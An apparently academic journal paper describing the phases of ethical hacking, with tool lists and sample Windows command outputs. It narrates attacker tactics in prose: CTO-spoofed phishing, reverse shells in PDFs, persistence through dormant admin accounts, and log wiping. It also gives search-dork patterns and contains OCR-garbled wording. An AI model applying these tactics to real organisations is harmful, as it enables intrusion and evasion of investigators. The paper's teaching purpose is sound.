JETIR.ORG ISSN: 2349-5162 | ESTD Year : 2014 | Monthly Issue
JOURNAL OF EMERGING TECHNOLOGIES AND INNOVATIVE RESEARCH (JETIR)
An International Scholarly Open Access, Peer-reviewed, Refereed Journal

ETHICAL HACKERS' DYNAMIC RESEARCH METHODOLOGY AND DARING EXPERIMENTS.

Bandu B. Meshram
Professor, Chairman, Jeman Educational Society, Sector 14,
Airoli, Navi Mumbai
Maharashtra State (India)

Manish Kumar Singh,
Assistant Professor,
Head Of NIMS, School of Law.
NIMS University Rajasthan, Jaipur(India)

An ethical hacker follows processes similar to those of a malicious hacker.Ethical Hacking is a process to probe for vulnerability and providing proof of concept (POC) attacks to visualize the vulnerabilities present in the system. The experimentation for hacking is performed by using five phases of hacking using the available resources in Jeman Educational Systems. Reconnaissance (Information Gathering): In this phase, ethical hackers gather information about the target system or organization. The experimentation for information gathering is performed using commands and the tools like Whoami, Path, Systeminfo, Task list, Ver, vol, IPconfig, Ping, Hostname, Nbtstat, Netstat, NSLookup, Traceroot, Net view, net user, net local group, Netconfig and the like. and tools like WHOIS, DNS queries, search engines, and social engineering techniques are used to collect data such as IP addresses, domain names, email addresses, employee information, and system configurations, operation systems information. Software Tools used for tracking IP Location are Tool Zone Edit, Neo Trace Tool and WhatIsMyIPAddress Tool.The Foot printing is obtained by Google Digging, Scanning experimentation is performed using NMAP TOOL

Scanning (Enumeration and Vulnerability Assessment): Ethical hackers use various scanning tools and techniques to identify potential entry points, open ports, services running on target systems, and vulnerabilities. Network scanning tools like Nmap, vulnerability scanners like Nessus, and web application scanners like OWASP Zap are commonly used in this phase. The scanning is performed using NMAP tool. Enumeration is performed using NetBIOS over TCP/IP and enumerated remote systems using Instant messaging software And Email header and Netstat.

Gaining Access (Exploitation): In this phase, ethical hackers attempt to exploit the identified vulnerabilities to gain unauthorized access. They may use techniques like password cracking, privilege escalation, buffer overflow, or web application attacks. Tools such as Metasploit, Burp Suite, or custom scripts are often utilized to automate the exploitation process. The meterpreter and web application attacks are used for gaining the access to web environment.

Maintaining Access (Post-exploitation): Once access is gained, ethical hackers aim to maintain persistence within the target system. This involves creating backdoors, installing rootkits, or setting up remote access mechanisms. Tools like Netcat, Meterpreter, or PowerShell Empire can assist in maintaining access. The experimentation uses Meterpreter. The experimentation for for Gaining access is performed using port and services, web application attacks and Attack By Using Kali Linux. And DOS Using Goodby Tool. Sql map is used to do attacks on databases.

Covering Tracks (Maintaining Anonymity): Ethical hackers need to ensure that their activities remain undetected. They may delete logs, modify timestamps, and remove traces of their presence. Tools like Timestomp, log cleaners, or network anonymizers (e.g., Tor) can aid in covering tracks.

Analysis and Reporting: After the completion of the ethical hacking exercise, a thorough analysis of the findings is conducted. Ethical hackers document their methodologies, vulnerabilities discovered, and potential impact in a detailed report. They also provide recommendations for remediation and improving the security posture. Thus the important question: *Which techniques and tools are used by the hacker to perform the hacking experiment for each phase of hacking of computing assets of your network? Is answered by this hacking experimentation. But it is Endless….*

Keywords : Reconnaissance, Gaining Access, Maintaining Access, Maintaining Anonymity, Forensic report

1 INTRODUCTION

A hacker is someone who gains unauthorized access to a computer system. Many hackers just like the challenge of breaking through a computer security system but not all hackers are harmless. It must also be said that not all hackers are bad. Government and huge companies use hackers to maintain their security systems. People normally confuse hackers with crackers. Ethical hacking also known as penetration testing or white-hat hacking, involves the same tools, tricks, and techniques that hackers use, but with one major difference that Ethical hacking is legal. Ethical hacking is performed with the target's permission. The process of legal and authorized attempts to discover and successfully exploiting the computer system in an attempt to make the computer system more secure is called Ethical Hacking. This process includes a probe for vulnerability and providing proof of concept (POC) attacks to visualize that vulnerabilities are actually present in the system. A Good Penetration tester always provides a specific recommendation to remove the flaws in the system discovered during the penetration test. Penetration testing is also known by some other terms like.

The intent of ethical hacking is to discover vulnerabilities from a hacker's viewpoint so systems can be better secured. It's part of an overall information risk management program that allows for ongoing security improvements. Ethical hacking can also ensure that vendors' claims about the security of their products are legitimate. Hacktivism refers to hacking for a cause. These hackers usually have a social or political agenda. Their intent is to send a message through their hacking activity while gaining visibility for their cause and themselves. Many of these hackers participate in activities such as defacing websites, creating viruses, DoS, or other disruptive attacks to gain notoriety for their cause. Hacktivism commonly targets government agencies, political groups, and any other entities these groups or individuals perceive as "bad" or "wrong."While hackers crack the code of passwords to hack into a security system, crackers crack the code of software to bypass its security mechanisms like copyright protection etc. Hacking and cracking are two different methods, but hackers normally possess cracking skills and crackers, hackings skills. Also note that not all hackers are humans. You also get computerized hackers, but they are developed by humans of course.

Because of the increased interconnection among information systems and networks, the consequences of successful attacks by malicious individuals can have far-reaching implications. In addition, numerous scripts available to unskilled individuals can be used to initiate various types of harmful attacks. The results of malicious attacks can include financial loss, loss of reputation, a drop in the value of a company's stock, and many legal issues. Ethical hacking is a defensive tool that can be applied before an attack occurs to uncover vulnerabilities in information systems and network security and provide the basis for remediation of these weaknesses.

Types of Hackers Classes : Hackers can be divided into three groups: white hats, black hats, and grey hats. Ethical hackers usually fall into the white-hat category, but sometimes they're former grey hats who have become security professionals and who use their skills in an ethical manner.

White hats: White Hats are the good guys, the ethical hackers who use their hacking skills for defensive purposes. White-hat hackers are usually security professionals with knowledge of hacking and the hacker toolset and who use this knowledge to locate weaknesses and implement countermeasures.

Black hats: Black hats are the bad guys: the malicious hackers or crackers who use their skills for illegal or malicious purposes. They break into or otherwise violate the system integrity of remote machines, with malicious intent. Having gained unauthorized access, black-hat hackers destroy vital data, deny legitimate users service, and basically cause problems for their targets. Black-hat hackers and crackers can easily be differentiated from white-hat hackers because their actions are malicious.

Grey hats : Grey hats are hackers who may work offensively or defensively, depending on the situation. This is the dividing line between hacker and cracker. Both are powerful forces on the Internet, and both will remain permanently. And some individuals qualify for both categories. The existence of such individuals further clouds the division between these two groups of people.

In addition to these groups, there are self-proclaimed ethical hackers, who are interested in hacker tools mostly from a curiosity standpoint. They may want to highlight security problems in a system or educate victims so they secure their systems properly. These hackers are doing their "victims" a favour. For instance, if a weakness is discovered in a service offered by an investment bank, the hacker is doing the bank a favour by giving the bank a chance to rectify the vulnerability.

Self-determination theory posits that motivation derives from autonomy, relatedness, and competency. The most notable features of the cybercrime environment include newness, technology and skill-intensiveness, and a high degree of globalization. Factors such as a wide online availability of hacking tools, information sharing in the cyber-criminal community, availability of experienced hackers' help to less skillful criminals and congestion in law enforcement systems produce externality effects within the cybercriminal community as well as across society and businesses.

2 PHASES OF ETHICAL HACKING

A hacker's methodology refers to the systematic approach or process that hackers follow to identify and exploit vulnerabilities in computer systems, networks, or applications. It typically consists of several phases or steps aimed at gaining unauthorized access, extracting valuable information, or causing disruption. One commonly used methodology is the "cyber kill chain," which breaks down the attack process into distinct stages. The 5 steps of Hacking trying to hack a company's server and gaining access to all the data:Figure 3. 1 shows the steps used in hacking Methodology

2.1 .Reconnaissance(Footprinting, Scanning & Enumeration)- Information Gathering phase

Recconnaissance is a military observation of a region to locate an enemy or ascertain strategic features. **Reconnaissance** is a set of processes and techniques (Footprinting, Scanning & Enumeration) used to covertly discover and collect information about a target system. Hackers gather information about the target system or organization. This may involve passive techniques such as browsing websites, searching for public information, or actively engaging in social engineering to gather more specific details. It may also include Identifying the Target, finding out the target's IP Address Range, Network, DNS records, etc. Let's assume that an attacker is about to hack a websites' contacts. He may do so by using a search engine like maltego, researching the target say a website (checking links, jobs, job titles, email, news, etc.), or a tool like HTTPTrack to download the entire website for later enumeration, the hacker is able to determine the following: Staf names, positions, and email addresses.

Passive Reconnaissance: Gathering information through public sources, search engines, social media, and online forums.

Active Reconnaissance :In this process, you will directly interact with the computer system to gain information.

The term **OS fingerprinting** in Ethical Hacking refers to any method used to determine what operating system is running on a remote computer. This could be −

- **Active Fingerprinting** − Active fingerprinting is accomplished by sending specially crafted packets to a target machine and then noting down its response and analyzing the gathered information to determine the target OS., You can use NMAP tool to detect the OS of a target domain.
- **Passive Fingerprinting** − Passive fingerprinting is based on sniffer traces from the remote system. Based on the sniffer traces (such as Wireshark) of the packets, you can determine the operating system of the remote host.

Tools like Nmap, Shodan, or OpenVAS for port scanning, network mapping, and vulnerability scanning are used for **Active Reconnaissance**.

Passive Reconnaissance :In this process, you will not be directly connected to a computer system. This process is used to gather essential information without ever interacting with the target systems.

2.1.1 Footprinting

Footprinting is basically the first step where hacker gathers as much information as possible to find ways to intrude into a target system or at least decide what type of attacks will be more suitable for the target.

Footprinting is part of the preparatory pre-attack phase and involves accumulating data regarding a target's environment and architecture, usually for the purpose of finding ways to intrude into that environment. Footprinting can reveal system vulnerabilities and identify the ease which they can be exploited. This is the easiest way for hackers to gather information ab computer systems and the companies they belong to. The purpose of this preparatory phase to learn as much as you can about a system, its remote access capabilities, its ports and any specific aspects of its security.

Footprinting is defined as the process of creating a blueprint or map of an organization's ne and systems. Information gathering is also known as footprinting an organization. Footprinting begins by determining the target system, application, or physical location of the target. On information is known, specific information about the organization is gathered using nonintrusive methods. For example, the organization's own web page may provide a personnel director list of employee bios, which may prove useful if the hacker needs to use a social engineering to reach the objective.

Footprinting is an important way for an attacker to gain information about an organization passively (that is, without the organization's knowledge). Foot printing enables the blueprinting of the security profile of an organization. It involves gathering information about a network to create a profile of the target's networks and systems. Foot printing is the first of the three pretest phases of an attack; the other two are scanning and enumerating. These pretest phases are very important and can make the difference between a successful and an unsuccessful attack.

Footprinting is the ability to obtain essential information about an organization. Commonly called network reconnaissance.

Footprinting information includes:

- Hacker can also collect the following information like Domain name,IP Addresses ,Employee information, Phone numbers- mails and Job Information
- The technologies that are being used such as, Internet, Intranet, Remote Access and the Extranet.
- To explored the security policies and procedures
- Take a specific range of domain names, network blocks and individual IP addresses of a system that is directly connected to the Internet. This is done by employing various computer security techniques, as: DNS queries → nslookup, dig, **Zone** Transfe**r ,**Network enumeration, Network queries ,Operating system identification, Organizational queries etc,When used in the computer security lexicon, "footprinting" generally refers to one of the pre-attack phases; tasks performed prior to doing the actual attack. Some of the tools used for foot printing are Sam Spade, nslookup, traceroute, Nmap and neotrace.

Foot printing information includes: Gathering Information ,Open Source Searching, Locating the Network Range andTraceroute and TTL

- **Gathering Information:** Gathering information means collecting as much knowledge about the target network as possible before any active scanning takes place. It is considered a passive activity (that is, it does not involve active encroachment or manipulation of the target's network).

- **Open Source Searching:**A lot of useful information about the target can be found in open, public sources, such as the target's website, trade papers, financial databases, user groups, and blogs. Look for news articles, press releases, or merger information that may provide help to identify the state of the target's security posture
- **Locating the Network Range :** The next step of the information-gathering process is to try to identify the range of IP addresses the target uses, along with its subnet mask. You'll need to know the target's range of IP addresses for the scanning and enumeration steps.
- **Traceroute and TTL :** Traceroute can be used to determine what path a packet takes to get to the target computer. The Traceroute utility exists in both Windows and Linux. It's called Tracertin windows and uses the ICMP protocol. The Linux version uses UDP. Traceroute uses an IP header field called Time to Live (TTL).
- A hacker may also do a Google search or a Yahoo! People search to locate information about employees.

The Google search engine can be used in creative ways to perform information gathering. The use of the Google search engine to retrieve information has been termed Google http://groups. google. com can be used to search the Google newsgroups. The following commands can be used to have the Google search engine perform Google hacking:filetype searches only within the text of a particular type of file. The file type to search must be supplied after the colon , Intitle searches for a term within the title of a document, Inurl searches only within the URL (web address) of a document. The search term must follow the colon. For example a hacker could use the following command INURL: ["parameter="] with FILETYPE: [ext] and INURL: [scriptname] to locate certain types of vulnerable web applications.Or a hacker could use the search string intitle: "Border Manager information alert to look for Novell Border Manager Proxy/Firewall servers. Blogs, newsgroups, and press releases are also good places to find information about the company or employees. Corporate job postings can provide information as to the type of servers or infrastructure devices a company may be using on its network. Other information obtained may include identification of the Internet technologies being used, the operating system and hardware being used, active IP addresses, e-mail addresses and phone numbers, and corporate policies and procedures.

Some of the common sources used for information gathering include the following: Domain name lookup, Whois, Nslookup, Sam Spade

Seven steps of information gathering are Foot printing deals with Unearth Initial Information, Locate the Network Range, Ascertain Active Machines, Discover Open Ports/Access Points, Detect Operating Systems, Uncover Services on Ports and Map the Network .

Footprinting tools are whois, nslookup, arin, Neo Trace, Visual rout Trace, SmartWhois, eMailTrackPro, WebSite watcher, Google Earth, Geo spider, HTTrack WebCopier, Email Spider and the like.

Before we discuss these tools, keep in mind that open source information can also yield a wealth of information about a target, such as phone numbers and addresses. Performing Whois requests, searching Domain Name System (DNS) tables, and scanning IP addresses for open ports are other forms of open source footprinting. Most of this information is fairly easy to get and legal to obtain. Footprinting can be done for Who is footprinting ,Network footprinting,DNS footprinting ,Competitive intelligence ,Email footprinting ,Website footprinting ,Social Engineering ,Google Hacking.

The details of how the DNS operates and the specifics of interpreting DNS records are outside the scope of this book and won't be discussed in detail. Only the most important details as related specifically to information gathering are covered in this book. It's recommended that all CEH candidates have a thorough understanding of DNS and how name resolution works on the Internet.

DNS Enumeration :DNS enumeration is the process of locating all the DNS servers and their corresponding records for an organization. A company may have both internal and external DNS servers that can yield information such as usernames, computer names, and IP addresses of potential target systems. NSlookup, DNSstuff, the American Registry for Internet Numbers (ARIN), and Whois can all be used to gain information that can then be used to perform DNS enumeration.

Nslookup and DNSstuff : One powerful tool you should be familiar with is nslookup This tool queries DNS servers for record information. It's included in Unix, Linux, and Windows operating systems. Hacking tools such as Sam Spade also include nslookup tools.Building on the information gathered from Whois, you can use nslookup to find additional IP addresses for servers and other hosts. Using the authoritative name server information from Whois (AUTH1. NS. NYI. NET), you can discover the IP address of the mail server.

The explosion of easy-to-use tools has made hacking easy, if you know which tools to use. DNSstuff is another of those tools. Instead of using the command-line nslookup tool with its cumbersome switches to gather DNS record information, just access the website http :// w,vw. dnsstuff.com, and you can do a DNS record search online. Obtain a sample DNS record search on http: //www. eccouncil . org using DNSstuff. com. This search reveals all the alias records for http://www.eccouncil.org and the IP address of the web server. You can even discover all the name servers and associated IP addresses.

Understand Whois and ARIN Lookups : Whois evolved from the Unix operating system, but it can now be found in many operating sys as well as in hacking toolkits and on the Internet. This tool identifies who has registered dog names used for e-mail or websites A uniform resource locator (URL), such as www. Microsoft .com, contains the domain name (Microsoft. com) and a host name or alias (www).The Internet Corporation for Assigned Names and Numbers (ICANN) requires registration of domain names to ensure that only a single company uses a specific domain name. Whois tool

queries the registration database to retrieve contact information about the individual or organization that holds a domain registration.The ARIN is a database of information including such information as the owners of IP addresses. The ARIN database can be queried using the Whois tool, such as the one if athttp://www.arin.net/whois.
Here, addresses, e-mails, and contact information are all contained in this Whois search. This information caused by an ethical hacker to find out who is responsible for a certain IP address and which organization owns that target system, or it can be used by a malicious hacker to perform a social fleeting attack against the organization. As a security professional, you need to be aware of

Finding the Address Range of the Network : Every ethical hacker needs to understand how to find the network range and subnet mask of the target system. IP addresses are used to locate, scan, and connect to target systems. You can find IP addresses in Internet registries such as ARIN or the Internet Assigned Numbers Authority (lANA).An ethical hacker may also need to find the geographic location of the target system or network. This task can be accomplished by tracing the route a message takes as it's sent to the destination IP address. You can use tools like traceroute, VisualRoute, and NeoTrace to identify the route to the target.

Additionally, as you trace your target network, other useful information becomes available. For example, you can obtain internal IP addresses of host machines; even the Internet IP gateway of the organization may be listed. These addresses can then be used later in an attack or further scanning processes.

Identify Different Types of DNS Records : The following list describes the common DNS record types and their use:
• A (address)—Maps a host name to an IP address
• SOA (Start of Authority)—Identifies the DNS server responsible for the domain information
• CNAME (canonical name)—Provides additional names or aliases for the address record
• MX (mail exchange)—Identifies the mail server for the domain -
• SRV (service)—Identifies services such as directory services
• PTR (pointer)—Maps IP addresses to host names
• NS (name server)—Identifies other name servers for the domain

How Traceroute Is Used in Foot printing : Traceroute is a packet-tracking tool that is available for most operating systems. It operal by sending an Internet Control Message Protocol (ICMP) echo to each hop (router or gat way) along the path, until the destination address is reached. When ICMP messages are S(back from the router, the time to live (TTL) is decremented by one for each router along path. This allows a hacker to determine how many hops a router is from the sender.
One problem with using the traceroute tool is that it times out (indicated by an asterisk) wk it encounters a firewall or a packet-filtering router. Although a firewall stops the traceroute t from discovering internal hosts on the network, it can alert an ethical hacker to the presence a firewall; then, techniques for bypassing the firewall can be used.
Sam Spade and many other hacking tools include a version of traceroute. The Windo operating systems use the syntax tracert hostname to perform a traceroute.

How E-Mail Tracking Works ? :E-mail—tracking programs allow the sender of an e-mail to know 'whether the recipient reads, forwards, modifies, or deletes an e-mail. Most e-mail—tracking programs work by appending a domain name to the e-mail address, such as readnoti fy. com. A single-pixel graphic file that isn't noticeable to the recipient is attached to the e-mail. Then, when an action is performed on the e-mail, this graphic file connects back to the server and notifies the sender of the action.

eMailTracking Pro and Mai iTracking. corn are Hacking Tool that allow an ethical hacker to track e-mail messages. When using these tools to send an e-mail, forward an e-mail, reply to an e-mail, or modify an e-mail, the resulting actions and tracks of the original e-mail are logged. The sender is notified of all actions performed on the tracked e-mail by an automatically generated e-mail.

How Web Spiders Work ? : Spammers and anyone else interested in collecting e-mail addresses from the Internet can use web spiders. A web spider combs websites collecting certain information such as email addresses. The web spider uses syntax such as the @ symbol to locate email addresses then copies them into a list. These addresses are then added to a database and may be used later to send unsolicited e-mails. Web spiders cah be used to locate all kinds of information on the Internet. A hacker can use a web spider to automate the information gathering process. A method to prevent web spidering of your website is to put the robots. txt file in the root of your website with a listing of directories that you want to protect from crawling.

Social Engineering :. A social engineer commonly uses the telephone or Internet to trick people into revealing sensitive information or to get them to do something that is against the security policies of the organization.

2.1.2 Scanning Phase

The goal of the scanning phase of pretest reconnaissance is to discover open ports and find applications vulnerable to hacking. This is done by pinging individual machines, determining the target's network ranges, and port scanning individual systems. Therefore, the next steps to gathering information (identifying active machines, discovering open ports and access points, fingerprinting the operating system, and uncovering services on ports) are parts of the scanning phase. Although the tester is still in information gathering mode, scanning is more active than footprinting.
Scanning phase includes the usage of tools like dialers, port scanners, network mappers, sweepers, and vulnerability scanners to scan data. Hackers are now probably seeking any information that can help them perpetrate attacks such as computer names, IP addresses, and user accounts. Now that the hacker has some basic information, the hacker now moves to the next phase and begins to test the network for other avenues of attacks. The hacker decides to use a couple of methods for this end to help map the network (i.e. Kali Linux, Maltego and find an email to contact to see what email

server is being used). The hacker looks for an automated email if possible or based on the information gathered he may decide to email HR with an inquiry about a job posting.

Scanning explore the following information

- **Identifying Active Machines :** It's important to try to detect active machines on the target network for several reasons:
  - It helps fill in accurate details in the network map you're creating.
  - It identifies the perimeter and outer boundary of the target system.
  - It helps create an inventory of which systems are accessible on the target network.
  - The utilities Traceroute and ping are useful tools for identifying active systems, mapping their location, and learning more about their location.
  - **Network Mapping** :This involves discovering the network topology, including host information, servers, routers, and firewalls within the host network

- **Identifying Open Ports and Available Services :**Now that you've learned the network range and acquired a list of active computers, the next step is to locate any open ports on those machines and identify the services running that might give you a route in. Techniques to locate these ports and discover services include**: Port scanning ,Banner grabbing , War dialing**
- **Port Scanning :** Scanning is a method adopted by administrators and attackers alike to discover more about a network. Port scanning is the process of connecting to TCP and UDP ports for the purpose of finding what services and applications are running on the target device. This helps the attacker decide the best way to attack the system. The target computer runs many services that listen at well-known ports. Port scanning is one of the most common reconnaissance techniques used by testers to discover the vulnerabilities in these services. Port scanning is functionally the process of sending a data packet to a port to gather information about the state of the port. A scan may first be implemented using the ping utility.
- **Scanning Tools :** While many of these tools are used by attackers and intruders, they also help the security administrator detect and stop malicious scans.
- Nmap: is a very common port-scanning package. More information on NMap follows this section. The CEH candidate should have hands-on familiarity with this tool.
- Snort: is a utility used for network sniffing. Network sniffing is the process of gathering traffic from a network by capturing the data as it passes and storing it to analyse later.
- SuperScan: is a TCP/UDP port scanner, pinger, and hostname resolver. It can perform ping scans and port scans using a range of IP addresses, or it can scan a single host

Active Scanning tools: Once potential targets are identified, hackers perform active scanning to discover specific vulnerabilities. They may use tools like port scanners to identify open ports, vulnerability scanners to find known weaknesses, or network mapping techniques to understand the network architecture. Tools like Nessus, OpenVAS, or Qualys for vulnerability scanning and identification of weaknesses.

2.1.3 .Enumerating

The enumerating phase is the final pre-attack phase, in which the hacker looks for user account information, system groups and roles, passwords, and unprotected shares. Enumeration is a process where the attacker establishes an active connection with the victim and try to discover as much attack vectors as possible, which can be used to exploit the systems further.

To understand properly the enumeration process, we need to look at various elements of Windows architecture and security.

- Enumeration extracts information about:
- Resources or shares on the network
- User names or groups assigned on the network
- Last time user logged on
- User's password

Enumeration can be used to gain information on −Network shares, SNMP data, if they are not secured properly

IP tables ,Usernames of different systems and Passwords policies list. Enumerations depend on the services that the systems offer which are DNS enumeration ,NTP enumeration ,SNMP enumeration ,Linux/Windows enumeration ,SMB enumeration. Common ports and services are 21 FTP Enumeration ,22 SHH Enumeration (Secure Shell) ,23 Telnet ,25 SMTP Enumeration (Simple Mail Transfer Protocol) ,80 HTTP Service and version ,53 DNS Enumeration (Domain Name System) ,137/138/139 SMB Enumeration (NetBIOS) ,443 SSL HTTPS (Hypertext Transfer Protocol over

Enumeration tools are Enum4linux or NetBIOS enumeration for gathering information about network services and configurations.

2.2 Gaining Access

Once you've completed the three pre-attack phases, footprinting, scanning, and enumerating, you can start hacking the target system. Hackers goal in the hacking phase is to authenticate to the target with the highest level of access and permissions. Hackers exploit vulnerabilities discovered during scanning and enumeration to gain initial access to the

target system. This can involve various techniques, such as exploiting software vulnerabilities, weak passwords, or misconfigured access controls. Gaining access includes :System Hacking ,Acquire Passwords ,Password Cracking Techniques, Generate Rainbow Tables.

To gain access successfully, you'll need to:

- Identify various password cracking techniques and tools.
- escalation of privilege.
- key loggers and rootkits.
- how to hide files, cover tracks, perform steganography, and erase evidence.

Identify various password cracking techniques: you shall guess the password using following tricks.

- Guessing passwords is one of the first steps to owing the box. While password guessing seems as though it might be a fruitless task, it's often successful because most users like to employ easy-to-remember passwords. E.g. Family member name as password.
- Password sniffing is often a preferred tactic to guessing. It's a lot less work to sniff credentials off the wire as users log in to a server than to guess them. Once sniffed, simply replay the passwords to gain access.
- Automated Password Guessing Since it's rarely easy to guess passwords with one try, and the attacker needs to hit as many accounts as possible, it's a good idea to automate the password guessing process as much as possible.

Privilege Escalation: Hackers attempt to escalate their privileges within the compromised system or network. They seek to gain administrative or root-level access to expand their control and access to sensitive data or critical resources.Very often, the attacker will not be able to snag the Administrator account and password, and will have to settle for access to the network using a non-admin user account, like Guest. This means that the next step the attacker will probably take is to try to elevate his or her network privilege to that of an administrator, to gain full control of the system. This is called privilege escalation. This means the attacker will need to know the OS of the system on which he or she is trying to install the tool, and he or she will need to have a variety of tools to match to the OS. E.g. GetAdmin.exe (www.nmrc.org/pub/faq/hackfaq/hackfaq-15.html) is a small program that adds a user to the local administrators group. Privilege Escalation is achieved using tools like Power Sploit or Windows-Exploit-Suggester for identifying and exploiting privilege escalation vulnerabilities. Custom scripts or exploits tailored to the specific target environment. Privilege Escalation is done using Command Prompt: whoami, net user, net localgroup commands.

Key Loggers & Rootkits : If all other attempts to sniff out domain privileges fail, then a keystroke logger might be the solution. Keystroke loggers (or keyloggers) intercept the target's keystrokes and either save them in a file to be read later, or transmit them to a predetermined destination accessible to the hacker. There are two types of keystroke loggers: either hardware devices or software programs. They record every key typed on a computer, sending this information to the person who installed it or saving it to be read later. While hardware keystroke loggers require physical access to a system, they are not detectable by anti-spyware software.

Network Lateral Movement: If the initial target is not the ultimate objective, hackers may move laterally within the network to identify and compromise other systems or gain access to more valuable information or resources. This involves exploiting vulnerabilities or using compromised credentials to move from one system to another.

For Network Lateral Movement tools like Mimikatz for credential extraction and pass-the-hash attacks are used. Post-exploitation frameworks like Cobalt Strike or Empire for lateral movement and pivoting through the network. Exploitation of misconfigured services or weak access controls are used to move between systems.

Data Exfiltration: Hackers aim to extract or exfiltrate valuable data from the compromised systems. This can include sensitive information, financial records, customer data, intellectual property, or any other valuable data that can be exploited or sold.

For Data Exfiltration Tools like Burp Suite, Wireshark, or tcpdump for capturing and analyzing network traffic. Encrypted communication channels or steganography techniques to hide exfiltration activities are used.

Denial Of Service Attacks(Dos) : The "account locking" feature enables denial of service attacks against users. These attacks are mounted by trying to login several times to a user's account with invalid passwords, thus causing this account to be blocked. Yahoo!, for example, reports that users who compete in auctions use these methods to block the accounts of other users who compete in the same auctions. This attack should be especially worrisome to mission critical applications, for example to enterprises whose employees and customers use the web to login to their accounts.

For example, say a hacker chooses a Phishing Attack. The hacker decides to play it safe and use a simple phishing attack to gain access. The hacker decides to infiltrate the IT department. They see that there have been some recent hires and they are likely not up to speed on the procedures yet. A phishing email will be sent using the CTO's actual email address using a program and sent out to the techs. The email contains a phishing website that will collect their login and passwords. Using any number of options (phone app, website email spoofing, Zmail, etc) the hacker sends an email asking the users to log in to a new Google portal with their credentials. They already have the Social Engineering Toolkit running and have sent an email with the server address to the users masking it with a bitly or tinyurl.

Other options include creating a reverse TCP/IP shell in a PDF using Metasploit Looking at the event calendar they can set up an Evil Twin router and try to Man in the Middle attack users to gain access. A variant of Denial of Service attack, stack-based buffer overflows, and session hijacking may also prove to be great.

Thus Gaining Access attack is made by Exploitation frameworks like Metasploit, Cobalt Strike, or Core Impact for exploiting known vulnerabilities. Password cracking tools such as John the Ripper or Hashcat for cracking weak passwords. Custom scripts or tools developed by the hackers themselves for specific exploits.

2.3.Maintaining Access

Once a hacker has gained access, they want to keep that access for future exploitation and attacks. Once the hacker owns the system, they can use it as a base to launch additional attacks. In this case, the owned system is sometimes referred to as a zombie system. Now that the hacker has multiple e-mail accounts, the hacker begins to test the accounts on the domain. The hacker from this point creates a new administrator account for themselves based on the naming structure and tries and blends in. As a precaution, the hacker begins to look for and identify accounts that have not been used for a long time. The hacker assumes that these accounts are likely either forgotten or not used so they change the password and elevate privileges to an administrator as a secondary account in order to maintain access to the network. The hacker may also send out emails to other users with an exploited file such as a PDF with a reverse shell in order to extend their possible access. No overt exploitation or attacks will occur at this time. If there is no evidence of detection, a waiting game is played letting the victim think that nothing was disturbed. With access to an IT account, the hacker begins to make copies of all emails, appointments, contacts, instant messages and files to be sorted through and used later.

Once access is gained, hackers aim to maintain persistence within the compromised system or network. They may establish backdoors, create additional user accounts, or install remote access tools to ensure they can re-enter the system even if their initial entry point is discovered and closed. Maintaining Access is achieved by Remote access tools like Netcat, Meterpreter, or PowerShell Empire for establishing persistent access to compromised systems. Rootkits or backdoor tools to maintain a foothold in the system.

To defend against hackers, organizations employ various security measures such as implementing strong access controls, regularly patching and updating systems, conducting security assessments and penetration testing, monitoring network traffic for suspicious activities, and educating users about security best practices.

2.4 Clearing Tracks (so no one can reach them)

Prior to the attack, the attacker would change their MAC address and run the attacking machine through at least one VPN to help cover their identity. They will not deliver a direct attack or any scanning technique that would be deemed “noisy”. To avoid detection, hackers attempt to erase any evidence of their activities. They may delete log files, modify timestamps, or use anti-forensic techniques to make it difficult for investigators to determine the extent of the breach or trace it back to the attacker. Once access is gained and privileges have been escalated, the hacker seeks to cover their tracks. This includes clearing out Sent emails, clearing server logs, temp files, etc. The hacker will also look for indications of the email provider alerting the user or possible unauthorized logins under their account.

Covering Tracks is achieved by using tools like log cleaners or log manipulation utilities to delete or modify logs. Anti-forensic techniques like file wiping or altering timestamps are also used.

Most of the time is spent on the Reconnaissance process. Time spend gets reduced in upcoming phases.

3 . HACKING EXPERIMENTATION

The experimentation on ethical hacking is performed to identify the vulnerabilities into the computing systems The window commands, software tools and OWASP top 10 attacks and kali linux is used for the simulation of ethical hacking.

3.3.1 Window command prompt and tools for Information Gathering

You can use CMD in the Run Box to start the window command prompt. Typing simple dos command shows you the output in the command prompt window. Using the > symbol allows you to send the output of a command prompt command to a text file. A batch file can aggregate commands so that you do not have to type them all in each time you need to collect information. Echo can send output such as text to a file. You can pipe something into a command such as date.

Run as a administrator and window prompt

Dir : The dir command is used to list the files and folders in a directory.

Usage: dir [options] [path]

Options: The dir command supports various options, such as /A to display files with specified attributes, /B for a bare format (only file names), /S to display files in subdirectories, and more. Run dir /? for a full list of options.

You can also collect data using commands like Whoami, Path.Systeminfo, Tasklist, Ver, vol .you can issue the separate commands or you can make the batch file to run all the command together.

```
C:\Users\admin>WHOAMI
desktop-ic0nqt1\admin
```

% Path% shows the content of the path

Output of path command

```
C:\Users\admin>ECHO %PATH%
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\;C:\Windows\System32\
OpenSSH\;C:\Users\admin\AppData\Local\Microsoft\WindowsApps;
```

Output of systemeinfo command.

```
C:\Users\admin>systeminfo

Host Name:                 DESKTOP-IC0NQT1
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19045 N/A Build 19045
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          admin
```

```
C:\Users\admin>tasklist

Image Name                     PID Session Name        Session#    Mem U
========================= ======== ================ =========== ========
System Idle Process              0 Services                   0
System                           4 Services                   0     30,8
Registry                       108 Services                   0     28,5
smss.exe                       400 Services                   0        5
csrss.exe                      560 Services                   0      2,8
```

You can also commands to obtain more information about the systems on which you have to make the ethical hacking such as IPconfig, Ping, Hostname,Nbtstat, Netstat, NSLookup, Traceroot

```
C:\Users\admin>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media d
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 9:
```

```
O:\>ping google.com

Pinging google.com [74.125.138.100] with 32 byt
Reply from 74.125.138.100: bytes=32 time=278ms
Reply from 74.125.138.100: bytes=32 time=275ms
Reply from 74.125.138.100: bytes=32 time=275ms
Reply from 74.125.138.100: bytes=32 time=275ms

Ping statistics for 74.125.138.100:
    Packets: Sent = 4, Received = 4, Lost = 0 (
Approximate round trip times in milli-seconds:
    Minimum = 275ms, Maximum = 278ms, Averag =
```

What's the difference between netstat and nbstat commands?

